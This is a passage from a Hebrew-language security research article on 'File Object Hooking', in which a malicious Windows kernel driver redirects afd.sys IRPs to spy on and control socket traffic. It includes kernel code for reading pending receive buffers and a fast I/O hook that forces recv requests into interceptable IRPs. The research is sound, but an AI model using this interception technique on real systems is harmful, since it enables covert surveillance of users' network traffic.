למזלנו, ה-event שהשרת משתמש בו הוא מסוג Notification, זה אומר שכמה יישומים יכולים לחכות לאותו event בלי להפריע אחד לשני. אם היה כאן שימוש ב-event Synchronization אז השיטה הזאת לא הייתה עובדת.

Handling a Pending Request

בשביל לחכות מהדרייבר הקרנלי שלנו על ה-event, נפעל בכמה שלבים:

- ניקח את ה-EventHandle מתוך ה-InputBuffer.
- נשיג מה-handle את ה-event object עצמו (עשינו זאת כשרצינו להשיג file object, זה אותו API).
- נחכה ל-event.
- אם הצלחנו לחכות (wait satisfied) - נקרא את המידע.

בקוד זה ייראה כך:

בשביל להוציא את ה-handle, נשתמש במבנה AFD_RECV_INFORAMTION, שאחד מהשדות שלו הוא ה-eventHandle.

```
HANDLE eventHandle = ReceiveInformation->EventHandle;
```

אחר כך, נשתמש בפונקציה ObReferenceObjectByHandle בשביל להשיג את ה-event object:

```
// Obtain the event object from the passed handle.
ObReferenceObjectByHandle(eventHandle, EVENT_ALL_ACCESS, *ExEventObjectType,
KernelMode, (PVOID*) &referencedEventObject, 0);
```

נקרא לפונקציה KeWaitForSingleObject בשביל לחכות ל-event. זוהי פונקציה שחוסמת את ריצת התוכנית עד שסיימה לחכות. בזמן הזה afd ממלא את הבאפר עם מידע.

```
// Wait on the passed object
NTSTATUS waitStatus = KeWaitForSingleObject(referencedEventObject, Executive,
KernelMode, FALSE, &timeout);
```

לבסוף נקרא את ה-buffer במידה ואכן ה-event הושלם והבאפר התמלא:

```
if (waitStatus != STATUS_SUCCESS) return; // failed

KdPrint(("[+] Successfully waited on a pending request, data is: %s\n",
ReceiveInformation->ArrayBuffer->Data));
```

נריץ ונבדוק שעובד:

```
[KNIT] AFDHandler::HandleAfdRecv -> [i] Got STATUS_PENDING from AFD, waiting...
[KNIT] AFDHandler::ExtractReferencedFobject -> got IOCTL_AFD_SELECT
[KNIT] AFDHandler::HandleAfdRecv -> [+] Successfully waited on a pending
request, data is:
GET /timeout HTTP/1.1
Host: 192.168.56.104:8000
User-Agent: curl/8.13.0
Accept: */*
```

עבד, אפשר אפילו לראות שבזמן שהשרת מחכה, יש thread נוסף שלו שממשיך לעשות select, באופן אסינכרוני.

FAST I/O

יש עוד משהו אחד קטן שלא התייחסתי אליו עד עכשיו: FAST Input/Output. זה חלק קריטי, אם נתעלם ממנו, יהיו פיסות מידע שנפספס.


אז מה זה Fast I/O:

הקרנל מבצע אלפי פעולות קריאה וכתיבה לאובייקטים בכל שנייה. בכדי לייעל את הגישה לאותם אובייקטים, כל דרייבר יכול ליישם פונקציות Fast I/O משלו שיודעות לטפל בבקשות שעונות על תנאים מסוימים באופן מהיר ובלי צורך ב-IRP.

בשרטוט למטה, ניתן לראות איך ה-I/O Manager מתנהג כשהפונקציה NtDeviceIoControlFile נקראת: הוא קודם כל בודק האם ניתן להשתמש ב-Fast I/O. במידה ולא - הוא יוצר IRP.

במצב בו פונקציית ה-fast i/o קיימת והחזירה True - לא נוצר IRP, כלומר, המנגנון הזה מנטרל את שיטת ה-File Object Hooking מכיוון שלא יגיע אלינו IRP.

איך afd משתמש ב-Fast I/O?




כאשר התוכנה ה-user-mode-ית מבקשת לקרוא מידע מסוקט:

- לפני יצירת IRP, ה-I/O Manager יבדוק ויגלה שיש ל-afd פונקציית fastIo.
- ה-I/O Manager יקרא לפונקציית ה-fastIo.
- afd בודק האם כמה תנאים מתקיימים, בין היתר האם המידע מוכן לקריאה מיידית. במידה והתנאים מתקיימים, afd ישים את המידע בתוך ה-InputBuffer ויחזיר True.
- אם afd אינו יכול להשלים את הבקשה דרך fast I/O - הוא יחזיר False וה-I/O Manager ייצור IRP שיגיע אלינו.

בשביל לתפוס גם פעולות fast i/o, אנחנו צריכים להוסיף מצביע ל-fast i/o ב-driver object המזויף שלנו:

```
FakeDriverObject->FastIoDispatch->FastIoDeviceControl =
FastIoDeviceControlWrapper;
```

עבור כל hooked file object, ה-I/O Manager יקרא לפונקציה הזאת במקום לפונקציה האמיתית של afd.



הקוד של הפונקציה ייראה כך:

```
if (IoControlCode == IOCTL_AFD_RECV)
        return FALSE;

// Call the original function.
return OgFastIoDeviceControl(FileObject, Wait, InputBuffer, InputBufferLength,
        OutputBuffer, OutputBufferLength, IoControlCode, IoStatus,
DeviceObject);
```

הרעיון הוא כזה:

- אם הבקשה היא ל-recv, אנחנו נחזיר FALSE, מה שיאלץ את ה-I/O Manager ליצור IRP שבסוף יגיע אלינו וכך נוכל לוודא שאנחנו לא מפספסים מידע. פעולה זו לא פוגעת בתפקוד של afd.
- אם הבקשה היא לא recv, נקרא לפונקציית ה-fast i/o האמיתית של afd והוא יטפל בבקשה כראוי.

סיכום

במאמר הצגתי טכניקה הנקראת File Object Hooking. טכניקה זו, מאפשרת לדרייבר קרנלי זדוני להפנות IRPs מדרייבר כלשהו אל הדרייבר הזדוני. בכך, הדרייבר הזדוני מבצע MITM על כל התקשורת בין רכיבים במערכת שעוברת דרך IRPs.

לאורך השנים Microsoft הוסיפה מיטיגציות שמקשות על יישום הטכניקה ומצריכות מחקר ומחשבה. במאמר הצגתי את ההגנות והקשיים שבהם נתקלתי, ואת התהליך לעקיפתן.

במאמר התעסקתי באיך להשמיש, לקסטם ולנצל את השיטה כנגד הדרייבר afd.sys, שהוא הדרייבר של Windows שאחראי על ניהול ממשק ה-Winsock, כלומר טיפול בסוקטים ותקשורת רשת ברמת הקרנל (יצירת/ניהול סוקטים, חיבור ושליחה/קליטה של נתונים).

הסיבה ש-AFD הוא מטרה מעניינת היא שכל המידע התקשורתי עובר דרכו. ביצוע MITM מוצלח על AFD מקנה לתוקף תצפית ושליטה על תעבורת רשת של תהליכים במערכת, וכן תובנות נוספות על פעילות הנתקף.

במהלך המאמר הצגתי את תהליך המחקר והפיתוח של הטכניקה. בכדי להתמודד עם הבעיות השתמשתי בכלי מחקר כמו IDA ו-APImon או windbg בשביל דיבוג.

על המחבר

יואב מנדלבאום, מתעסק במו"פ Low Level ו-Windows Internals, חובב חקר חולשות. מוזמנים לפנות אליי בלינקדאין .

מקורות מידע

- הדוקומנטציה של מיקרוסופט
- reactos - פרויקט open-source שמנסה לשכתב את windows ומכיל מידע על מבנים לא מתועדים
- Spectre
- Vergilius - פרויקט תיעוד מבנים קרנליים
- הספר Windows Kernel Programming, 2nd edition.